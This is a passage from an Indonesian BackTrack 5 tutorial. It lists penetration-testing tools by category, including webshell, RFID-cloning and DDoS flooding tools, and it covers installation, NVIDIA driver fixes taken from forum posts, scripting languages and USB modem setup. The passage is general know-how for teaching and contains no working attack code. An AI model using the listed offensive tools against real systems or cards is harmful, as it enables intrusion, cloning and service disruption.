Tools terkait adalah : *msfencode, msfpayload, webhandler, webshell, weevely*

2.6. Reverse Engineering

Reverse engineering adalah suatu proses yang bertujuan untuk menemukan prinsip-prinsip teknologi perangkat tertentu , objek, atau sistem melalui analisis struktur, fungsi, dan operasi. Reverse engineering analisis hardware untuk keuntungan komersial atau militer.
Tools terkait adalah : *android-sdk , apktool, binwalk, ded, dex2jar, edb-debugger, flasm, gdb.py, jad, javasnoop, mercury, rec-studio, smali, strace.py.*

2.7. RFID Tools

Kumpulan tools-tools yang di gunakan untuk keperluan RFID. Berikut pengertian RFID yang saya kutip dari wikipedia RFID (bahasa Inggris: Radio Frequency Identification) atau Identifikasi Frekuensi Radio adalah sebuah metode identifikasi dengan menggunakan sarana yang disebut label RFID atau transponder untuk menyimpan dan mengambil data jarak jauh. Label atau kartu RFID adalah sebuah benda yang bisa dipasang atau dimasukkan di dalam sebuah produk,

hewan bahkan manusia dengan tujuan untuk identifikasi menggunakan gelombang radio. Label RFID terdiri atas mikrochip silikon dan antena. Label yang pasif tidak membutuhkan sumber tenaga, sedangkan label yang aktif membutuhkan sumber tenaga untuk dapat berfungsi.

Tools terkait adalah : bruteforce hitag2, bruteforce mifare, calculate jcop mifare case, continues selectag, copy iso15693 tag, epassport read write clone, format mifare 1k value block, identify hf tag type, identify if tag type, jcop info, jcop mifare read write, jcop set htr historical bytes , read acg reader eeprompt, read if tag, read mifare, read tag, read write clone unic (em4x02) , resetq5tag, select tag, setfdx-b id, tes acg lahf, reset hitag2 tag, tes fr os ch reader, chip&pin info, install atr-historycall-byte applet to jcop, install mifare applet to jcop, install von jeek e passport emulator to jcop, nstall von jeek e passport emulator to nokia.

2.8. Stress Testing

Kumpulan tools yang berhubungan dengan aksi ddos yaitu tindakan flooding yang didatangkan dari kumpulan hosts. (lebih dari satu hosts)

Network stress testing

Tools terkait : *denial6, dhcpig, dos-new-ip6, flood_advertise6, flood_router6, hping2, hping3, inundator, letdown, rsmurf6, sendpees6, siege, smurf6, t50, thc-ssl-dos, udp.pl*

Voip stress testing

Tools terkait : *iaxflood, inviteflood, rtpflood, sipp*

Wlan stress testing

Tools terkait : *mdk3*

2.9. Forensics

Kumpulan tools yang berhubungan dengan foresics, baik digital forensics . Forensic sendiri di gunakan untuk melakukan penyelidikan-penyelidikan pada kasus-kasus cybercrime. Forensic dilakukan dengan berbagai tools untuk menganalisa file , software, hardware dengan tujuan tertentu.

Antivirus forensics tools

Tools terkait : *chkrootkit , rkhunter*

Digital antiforensics

Tools terkait : *install trucrypt*

Digital forensics

Toos terkait : *hexedit, iphone analyzer, rifiuti2*

Forensics analisys tools

Tools terkait : *bulk-extraktor, eviteparse.pl, exiftool, missidentify, mork.pl, perf.pl, ptk, read-pst, reglookup, stegdetect, vinetto*

Forensics carving tools

Tools terkait : *extunedelete, fatback, foremost, magicrescue, recoverjpg, savecopy , scalpel, scrounge-ntfs, testdisk*

Forensics hashing tools

Tools terkait : *hashdeep, md5deep, sha1deep, sha256deep, tigerdeep, whirlpooldeep*

Forensics imaging tools

Tools terkait : *air, dc3dd, dd-rescue, ewfacqre*

Forensics suites

Tools terkait : *dff-cli, dff-gui, ptk, setup autopsy, sleuthkit*

Network forensics

Tools terkait : *darkstats, driftnet, p0f, tcpflow, tcpreplay, wireshark , xplico, xplico web gui*

Password forensics tools

Tools terkait : *cmospwd, fcrackzip, samdump*

Pdf forensics tools

Tools terkait : *pdfid, pdf-parser, pepdf.*

RAM forensics tools

Tools terkait : *pdfbook, pdgmail, ptk, volafox, volatility*

2.10. Reporting Tools

Lebih kepada tools dan aplikasi untuk penggunaan dokumentasi dan laporan aksi atau kegiatan-kegiatan

Tools terkait : *casefile, keepnote, magictree, maltego, svreport, cutycapt, recordmydesktop,*

2.11. Services

Kumpulan tools-tools untuk menjalankan layanan-layanan serta daemon-daemon tertentu pada backtrack

Tools terkait : *GPSD, HTTPD-apache, MySQL, PCSCD, Snort, SSHd.*

2.12. Miscellaneous

Tools yang di gunakan untuk bermacam-macam kebutuhan lainnya.

Tools terkait : *arduiono, ewizard, coutilia, genlist, install-scappy-dependencies, ipcalc, macchanger, multimac, sakis-3g, pwntcha, wfuzz, keepnote, start-msfpro*

3. PEMBUATAN ISO FILE DAN INSTALASI BACKTRACK

3.1 Download iso file backtrack.

Download terlebih dahulu file iso backtrack sesuai kebutuhan di situs resmi developer. Situs tersebut beralamat di www.backtrack-linux.org pilihlah file iso sesuai kebutuhan. File iso yang tersedia pada saat module ini saya buat adalah : *gnome 32 / 64 bit , KDE 32 / 64 bit, ARM*. Arm di gunakan untuk melakukan pengisntalan di **mobile device**.

3.2 Membuat iso backtrack.

Sebelum membuat file iso backtrack , tidak stabilnya koneksi , virus pada sistem operasi akan membuat file tersebut corrupt. Cek validasi sebelum melakukan penginstalan dengan md5 checksum. Pada sistem operasi **linux** pengecekan validasi dapat dilakukan dengan cara

Contoh **md5sum** command :

```
root@bt:md5sum auditor-200605-02-ipw2100.iso
cdec4b975c1001ddc127a16a32ed1dd7  auditor-200605-02-ipw2100.iso
```

Sedangkan pada sistem operasi windows anda dapat menggunakan tools gratis seperti **hashcalc** yang bisa di dapatkan pada alamat http://www.slavasoft.com/hashcalc/index.htm. Informasi md5 dapat anda temukan pada halaman download backtrack tersebut. Setelah pengecekan selesai dan valid , buatlah file iso backtrack dengan menggunakan **unetbotin**. Langkah-langkah pengisntalan live usb adalah sebagai berikut.

Minimum kapasitas USB adalah 2 GB

1. Format USB drive ke format **FAT32**
2. Download Unetbootin di **http://unetbootin.sourceforge.net/**
3. Jalankan Unetbootin kemudian pilih diskimage masukan file iso backtrack
4. pilih posisi USB drive kemudian klik "**OK**" untuk membuat "*bootable BackTrack USB drive*"

Sedangkan untuk membuat cd iso kita bisa menggunakan fasilitas burning image seperti **nero** yang berjalan pada sistem operasi **windows**

3.3 Instalasi backtrack step by step


Langkah -langkah untuk menginstall BackTrack tentu saja anda harus men-set boot order (Firstboot) pada pc atau laptop anda mengarah kepada media yang terdapat instalasi BackTrack baik melalui USB (universal serial bus) storage ataupun Dvd player jika image installer BackTrack disiapkan pada keping dvd. Langkah-langkahnya antara lain ,

Booting via DVD BackTarck 5

Tunggu sampai booting slesai. Saat muncul shell ketikan **"startx"** untuk memulai GUI mode


Klik dua kali pada icon "*Install BackTrack*"

Pemilihan bahasa yang digunakan, default ke Bahasa Ingris kemudian "*Forward*"




Pemilihan zona waktu. Klik di daerah sekitar maka dia automatis menentukan zona waktu dan kota.


Layout Keyboard, default USA kemudia “Forward”



Pembuatan partisi, pilih “Advenced” kemudian “Forward




Pilih “New Partition Table” (Contoh hardisk kosong). Bila ingin dualboot dengan OS lain, klik pada partisi yang kosong atau diubah untuk dualboot. Kemudian “Add” lanjut dengan ”Forward




1. Tahap berikut adalah pembuatan *swap* atau *memory cadangan.* Swap diisi 2 kali lipat dari ukuran memory (RAM). Opsi **USE AS** diganti menjadi **swap area**. OK

Pembuatan partisi, besar susaikan dengan kebutuhan, USE AS pilih Ext, kemudian ganti Mount Point menjadi /(Slash), lalu OK. Jika Swap dan Partisi sudah dibuat, Lanjut dengan klik “Forward”



Jika semua siap untuk menginstall BackTrack 5. Klik **INSTALL.**



Proses installasi, butuh waktu lama. Saat 99% itu yang sangat lama (Bukan Error). Bila selesai maka akan “reboot” atau “restart”

Selesai reboot dan booting selesai. Masukan Username Default: root dengan password: toor. Kemudian startx.

BackTrack 5 Sudah tertanam didalam harddisk. Makan langkah-langkah pembelajaran kita dimulai!

Note: Tutorial installer di kutip dari AresTheHopeBuster

4. DEVICE DAN HARDWARE TROUBLE SHOUTING

Beberapa jenis *device wireless* dan *visual graph adapter (vga)* tidak suport terhadap backtrack dengan kernel terbaru sekalipun. Kita dapat mengeceknya dengan menggunakan perintah **lspci**

```
root@bt~#:lspci
00:00.0 RAM memory: nVidia Corporation MCP61 Memory Controller (rev a1)
00:01.0 ISA bridge: nVidia Corporation MCP61 LPC Bridge (rev a2)
00:01.1 SMBus: nVidia Corporation MCP61 SMBus (rev a2)
00:01.2 RAM memory: nVidia Corporation MCP61 Memory Controller (rev a2)
00:02.0 USB Controller: nVidia Corporation MCP61 USB Controller (rev a3)
00:02.1 USB Controller: nVidia Corporation MCP61 USB Controller (rev a3)
00:04.0 PCI bridge: nVidia Corporation MCP61 PCI bridge (rev a1)
00:05.0 Audio device: nVidia Corporation MCP61 High Definition Audio (rev a2)
00:06.0 IDE interface: nVidia Corporation MCP61 IDE (rev a2)
00:07.0 Bridge: nVidia Corporation MCP61 Ethernet (rev a2)
00:08.0 IDE interface: nVidia Corporation MCP61 SATA Controller (rev a2)
00:08.1 IDE interface: nVidia Corporation MCP61 SATA Controller (rev a2)
00:09.0 PCI bridge: nVidia Corporation MCP61 PCI Express bridge (rev a2)
00:0b.0 PCI bridge: nVidia Corporation MCP61 PCI Express bridge (rev a2)
00:0c.0 PCI bridge: nVidia Corporation MCP61 PCI Express bridge (rev a2)
00:18.0 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron, Athlon64, Sempron]
HyperTransport Configuration
00:18.1 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron, Athlon64, Sempron]
Address Map
00:18.2 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron, Athlon64, Sempron]
DRAM Controller
00:18.3 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron, Athlon64, Sempron]
Miscellaneous Control
00:18.4 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron, Athlon64, Sempron]
Link Control
02:00.0 VGA compatible controller: nVidia Corporation G98 [GeForce 8400 GS] (rev
a1)
```

Gunakan fungsi '**grep**' dan '**dmidecode**' untuk pemeriksaan lebih spesifik

Pemeriksaan ethernet

```
root@bt{~/Desktop}:lspci | grep Ethernet
00:07.0 Bridge: nVidia Corporation MCP61 Ethernet (rev a2)
```

Pemeriksaan vga (visual graph adapter)

```
root@bt{~/Desktop}:lspci | grep VGA
02:00.0 VGA compatible controller: nVidia Corporation G98 [GeForce 8400 GS] (rev
a1)
```

Pemeriksaan usb

```
root@bt {~/Desktop}:lspci | grep USB
00:02.0 USB Controller: nVidia Corporation MCP61 USB Controller (rev a3)
00:02.1 USB Controller: nVidia Corporation MCP61 USB Controller (rev a3)
```

Pemeriksaan Memory RAM

```
root@bt{~/Desktop}:lspci | grep RAM
00:00.0 RAM memory: nVidia Corporation MCP61 Memory Controller (rev a1)
00:01.2 RAM memory: nVidia Corporation MCP61 Memory Controller (rev a2)
00:18.2 Host bridge: Advanced Micro Devices [AMD] K10 [Opteron, Athlon64, Sempron]
DRAM Controller
```

Pengecekan Sistem Motherboard

```
root@bt{~/Desktop}:dmidecode -t baseboard
# dmidecode 2.9
SMBIOS 2.6 present.

Handle 0x0002, DMI type 2, 15 bytes
Base Board Information
Manufacturer: ECS
Product Name: GeForce6100PM-M2
Version: 3.0
Serial Number:
Asset Tag:
Features:
Board is a hosting board
Board is replaceable
Location In Chassis:
Chassis Handle: 0x0003
Type: Motherboard
Contained Object Handles: 0
```

Pengecekan sistem bios

```
root@bt{~/Desktop}:dmidecode | head -15
# dmidecode 2.9
SMBIOS 2.6 present.
50 structures occupying 2049 bytes.
Table at 0x0009F400.

Handle 0x0000, DMI type 0, 24 bytes
BIOS Information
Vendor: American Megatrends Inc.
Version: 080015
Release Date: 09/08/2009
Address: 0xF0000
Runtime Size: 64 kB
ROM Size: 1024 kB
Characteristics:
ISA is supported
```

4.1. Fix NVDIA Driver

Saya mengumpulkan berbagai kasus trouble shouting di forum saya. Karena minimnya bahan praktek pada laboratorium kecil-kecilan saya maka saya lebih mengambil beberapa contoh/sampel.

Untuk menginstall NVDIA driver pertama-tama kita harus membuka file blacklist.conf. Pada linux terkadang memiliki beberapa modul yang mendukung

perangkat yang sama. Fungsional dari blacklist adalah menghindari tabrakan dari modul-modul tersebut.

Gunakan editor kesayangan anda untuk membuka file tersebut.

```
root@bt~# vim /etc/modprobe.d/blacklist.conf
```

tambah line berikut kemudian save:

```
blacklist vga16fb
blacklist nouveau
blacklist rivafb
blacklist nvidiafb
blacklist rivatv
```

Langkah selanjutnya kita harus mengelurkan semua NVIDIA paket

```
root@bt~# apt-get --purge remove nvidia-*
```

kemudian restart sistem atau perangkat anda.

setelah perangkat booting kembali tambahkan repository di bawah ini untuk mengambil paket NVDIA driver secara otomatis dan menggunakan perintah apt-get.

```
root@bt~# add-apt-repository ppa:ubuntu-x-swat/x-updates
```

setelah itu update dan lakukan install driver Nvidia dari repository diatas:

```
root@bt~# apt-get update && apt-get install nvidia-current nvidia-current-modaliases nvidia-settings
```

Setelah selesai maka ada baiknya anda melakukan rebooting system sekali lagi. Jika sudah , pastikan anda membuat file xorg.conf baru di direktori /etc/X11

```
root@bt~# nvidia-xconfig
```

Masuk melalui perintah startx . Jika semua langkah-langkah anda sudah benar , maka anda telah berhasil menginstal driver NVDIA pada perangkat BackTrack anda.

Berikut ini beberapa kasus lainnya
Diposting oleh iyan_squid pada forum Indonesian BackTrack Team

Alhamdulillah masalah ane sama Nvidia udah kelar
yang msih belum, coba ikuti langkah-langkah berikut:

Langkah Pertama

root@bt:~# apt-get install linux-source-$(uname -r)

Lalu gunakan perintah

```
root@bt:~# prepare-kernel-sources
```

sekarang matikan nouveau, supaya tidak menganggu si Nvidia

```
root@bt:~# nano /boot/grub/grub.cfg
```

cari baris ini

```
menuentry 'Ubuntu, with Linux 2.6.38' --class ubuntu --class gnu-linux --class gnu --class os {
        recordfail
        insmod ext2
        set root='(hd0,6)'
        search --no-floppy --fs-uuid --set bb09766b-aa12-4cca-ac61-a29108d69579
        linux       /boot/vmlinuz-2.6.38  root=UUID=bb09766b-aa12-4cca-ac61-a29108d69579  ro       text
splash nomodeset vga=791
        initrd  /boot/initrd.img-2.6.38
}
```

lalu, ubah nomodeser vga=791 menjadi nouveau.modeset=0

seperti ini

```
menuentry 'Ubuntu, with Linux 2.6.38' --class ubuntu --class gnu-linux --class gnu --class os {
        recordfail
        insmod ext2
        set root='(hd0,6)'
        search --no-floppy --fs-uuid --set bb09766b-aa12-4cca-ac61-a29108d69579
        linux       /boot/vmlinuz-2.6.38  root=UUID=bb09766b-aa12-4cca-ac61-a29108d69579  ro       text
splash nouveau.modeset=0
        initrd  /boot/initrd.img-2.6.38
}
```

setelah itu keluar dari GUI, karena penginstallan driver ini tidak mengizinkan X untuk running

setelah itu tinggal menginstall drivernya
Caranya:

```
root@bt:~# ./[file-installasi] --kernel-source-path='/usr/src/linux/'
```

oh iya kelupaan
klo msih belum bisa
coba diliat settingan BIOS nya
klo BIOS ane di settingan VGAnya ada 3 pilihan

Integrated
Discrete <<<<< ane pilih yang ini
Switchable

klo mlih Integrated sama Switchable Backtrack tidak dapat mengenali si Nvidia, yang dikenal ama BT5 ane mlah cuman VGA bawaan di Mobo.
jadi kalo belum bisa, coba di liat settingan biosnya

Diposting oleh drewcode pada forum Indonesian BackTrack Team

Skedar share cerita sedih yang ane alamin ketika install Driver Nvidia GT520M di laptop kesayangan happy

bermula ketika ane coba install Nvidia driver di Backtrack 5 R3 dengan memakai cara lama ketika install di BT 5 R2, pertama sih woles banget ane install dengan penuh keyakinan,, proses installpun berjalan normal tapi masalah terjadi ketika ane ketikan startx, Ane ga bisa masuk ke mode grafis sad
sempet chatingan sama om Ikonspirasi & beliau beri saran buat hapus Xorg.conf dan hasilnya pun berhasil masuk Xserver tp VGA yg sbelumnya ane install gak ada karena menghapus Xorg.conf . sedikit googling ternyata untuk BT5 R3 sedikit berbeda cara installasinya, cekidot om.....

tentunya kita harus download dulu driver yg mau di pake ke site resmi Nvidia biar dapet yg fresh happy

lalu ketikin ini di terminal
echo options nouveau modeset=0 | sudo tee -a /etc/modprobe.d/nouveau-kms.conf

update-initramfs -u
lalu restart kembali komputer kalian

dan lakukan restart..
harap di perhatikan, stelah proses restart jangan masuk Xserver dulu (jngn mengetikan startx terlebih dahulu)

stelah step di atas, ketikan
init 3


skalli lagi jngn mengetikan startx dulu
lakukan proses installasi di luar mode grafis
sh <filename>.run

Good Luck..

cara ini terbukti work di laptop ASUS VGA GT 520M yang saya punya

buat momod & mimin Kalo repost tolong di delete aja post ane ini :)

5. PERL , PYTHON DAN BASH



Backtrack adalah sistem operasi linux yang mendukung berbagai bahasa pemograman seperti perl, python dan bash. Mengapa ? Simpel karena berbagai tools yang dikemas oleh BackTrack menggunakan berbagai tools di bawah ini. Penggunaan file perl pada backtrack dengan syntax.

PERL

perl [nama file].pl

Perl "*Practical Extraction and Reporting Language"* didukung oleh kemudahan dalam mengunduh modul-modul secara langung pada internet. Dengan menggunakan fasilitas perl yang sangat tersohor , yaitu cpan

```
root@bt:~# cpan


CPAN is the world-wide archive of perl resources. It consists of about 300 sites
that all replicate the same contents around the globe. Many countries have at
least one CPAN site already. The resources found on
CPAN are easily accessible with the CPAN.pm module. If you want to use CPAN.pm,
lots of things have to be configured. Fortunately, most of them can be determined
automatically. If you prefer the automatic configuration, answer 'yes' below.

If you prefer to enter a dialog instead, you can answer 'no' to this question and
I'll let you configure in small steps one thing after the other. (Note: you can
revisit this dialog anytime later by typing 'o conf init' at the cpan prompt.)

Would you like me to configure as much as possible automatically? [yes]
```

Perl pada BackTrack 5 R3 telah mencapai versi 5

```
root@bt:~# perl -v

This is perl, v5.10.1 (*) built for i486-linux-gnu-thread-multi

Copyright 1987-2009, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl".  If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.
```

Python Langguage biasa di sebut bahasa ular adalah lambung atau inti dari berbagai tools penetration testing pada BackTrack. Hampir 80% tools pada sistem ini menggunakan python sebagai dasar bahasa pemograman. Penggunaan file python pada backtrack bisa menggunakan syntax

python

python [nama file].py

Python pada BackTrack R3 telah mencapai versi 2.6.5

```
root@bt:~# python --version
Python 2.6.5
```

Sama seperti perl python juga di memiliki kemampuan menginstall aplikasi pendukung , modul , dan berbagai perlengkapan lainnya. Tentu saja ini membutuhkan anda berada didalam kondisi terkoneksi dengan internet.

```
root@bt:~# easy_install --help

Global options:
  --verbose (-v)  run verbosely (default)
  --quiet (-q)    run quietly (turns verbosity off)
  --dry-run (-n)  don't actually do anything
  --help (-h)     show detailed help message

Options for 'easy_install' command:
  --prefix                                installation prefix
  --zip-ok (-z)                           install package as a zipfile
  --multi-version (-m)                    make apps have to require() a
                                          version
  --upgrade (-U)                          force upgrade (searches PyPI for
                                          latest versions)
  --install-dir (-d)                      install package to DIR
  --script-dir (-s)                       install scripts to DIR
  --exclude-scripts (-x)                  Don't install scripts
  --always-copy (-a)                      Copy all needed packages to
                                          install dir
  --index-url (-i)                        base URL of Python Package Index
  --find-links (-f)                       additional URL(s) to search for
                                          packages
  --delete-conflicting (-D)               no longer needed; don't use this
  --ignore-conflicts-at-my-risk           no longer needed; don't use this
  --build-directory (-b)                  download/extract/build in DIR;
                                          keep the results
  --optimize (-O)                         also compile with optimization: -
                                          O1 for "python -O", -O2 for
                                          "python -OO", and -O0 to disable
                                          [default: -O0]
  --record                                filename in which to record list
                                          of installed files
  --always-unzip (-Z)                     don't install as a zipfile, no
                                          matter what
  --site-dirs (-S)                        list of directories where .pth
                                          files work
  --editable (-e)                         Install specified packages in
                                          editable form
  --no-deps (-N)                          don't install dependencies
  --allow-hosts (-H)                      pattern(s) that hostnames must
                                          match
  --local-snapshots-ok (-l)               allow building eggs from local
                                          checkouts
  --version                               print version information and
                                          exit
  --install-layout                        installation layout to choose
                                          (known values: deb)
  --force-installation-into-system-dir (-0)  force installation into /usr

usage: easy_install [options] requirement_or_url ...
```

```
   or: easy_install --help
```

easy_install memungkinkan kita untuk menginstall modul-modul python yang biasanya terdiri dari ekstensi ***.egg***. Yang terakhir adalah penggunaan bash programming yang memang digunakan sebagai dasar linux itu sendiri. Penggunaan file bash pada backtrack bisa menggunakan syntax

BASH

sh [nama file].sh

Semua Jenis bahasa pemograman tersebut dapat kita panggil dengan memberikan hak esekusi.

```
chmod +x [ nama file ]
```

Masih banyak lagi bahasa-bahasa pemograman lainnya yang mendukung sistem operasi BackTrack, php, C, java, ruby , dan berbagai bahasa pemograman lainnya.

6. PENGGUNAAN MODEM USB

Untuk melakukan *konektivitas* modem **USB** pada backtrack dapat menggunakan beberapa tools bawaan dan beberapa tools tambahan.

6.1. Wvdial [internet dealer]

wvidial secara **default** sudah terinstal pada backtrack. Wvdial di panggil dengan *syntax*

```
root@bt{~}: wvdial &
```

Wvdial adalah tools yang berbasis **cli** (*command line interface*) .Menambahkan variable & hanya agar wvidal dapat bermain dalam **background**.

Wvdial dapat di konfigurasi yang berlokasi secara default di

```
/etc/wvdial.conf
```

Contoh penggunaan wvdial

Contoh di sini kita akan menggunakan modem **telkomflash** dengan berbasis kartu **telkomsel**

```
[Dialer telkomflash]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1, \"IP\", \"internet\"
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99#
Modem = /dev/ttyUSB0
Username = PPP
Password = PPP
Baud = 3600000
Auto DNS = 1
```

kembali lagi ke terminal, ketik wvidial untuk memeriksa keberadaan modem

```
WvModem<*1>: Cannot get information for serial port.
ttyUSB0<*1>: ATQ0 V1 E1 – OK
ttyUSB0<*1>: ATQ0 V1 E1 Z – OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 – OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 – OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 – OK
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 – OK
ttyUSB0<*1>: Modem Identifier: ATI – Manufacturer: QUALCOMM INCORPORATED
ttyUSB0<*1>: Speed 9600: AT – OK
ttyUSB0<*1>: Max speed is 9600; that should be safe.
ttyUSB0<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 – OK
```

```
WvModem<*1>: Cannot get information for serial port.
ttyUSB1<*1>: ATQ0 V1 E1 – failed with 2400 baud, next try: 9600 baud
ttyUSB1<*1>: ATQ0 V1 E1 – failed with 9600 baud, next try: 9600 baud
ttyUSB1<*1>: ATQ0 V1 E1 – and failed too at 115200, giving up.
WvModem<*1>: Cannot get information for serial port.
ttyUSB2<*1>: ATQ0 V1 E1 – OK
ttyUSB2<*1>: ATQ0 V1 E1 Z – OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 – OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 – OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 – OK
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 – OK
ttyUSB2<*1>: Modem Identifier: ATI – Manufacturer: QUALCOMM INCORPORATED
ttyUSB2<*1>: Speed 9600: AT – OK
ttyUSB2<*1>: Max speed is 9600; that should be safe.
ttyUSB2<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 – OK
Found a modem on /dev/ttyUSB0.
Modem configuration written to /etc/wvdial.conf.
ttyUSB0<Info>: Speed 9600; init “ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0″
ttyUSB2<Info>: Speed 9600; init “ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0″
```

Kemudian untuk men-koneksikan wvdial dengan isp, kita hanya cukup memanggil dial yang telah kita set sebelumnya

```
wvdial telkomflash &

root@bt:~# wvdial &
[1] 6460
root@bt:~# -> WvDial: Internet dialer version 1.60
-> Cannot get information for serial port.
-> Initializing modem.
-> Sending: ATZ
ATZ
OK
-> Sending: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
OK
-> Sending: AT+CGDCONT=1, “IP”, “internet”
AT+CGDCONT=1, “IP”, “internet”
OK
-> Modem initialized.
-> Sending: ATDT*99#
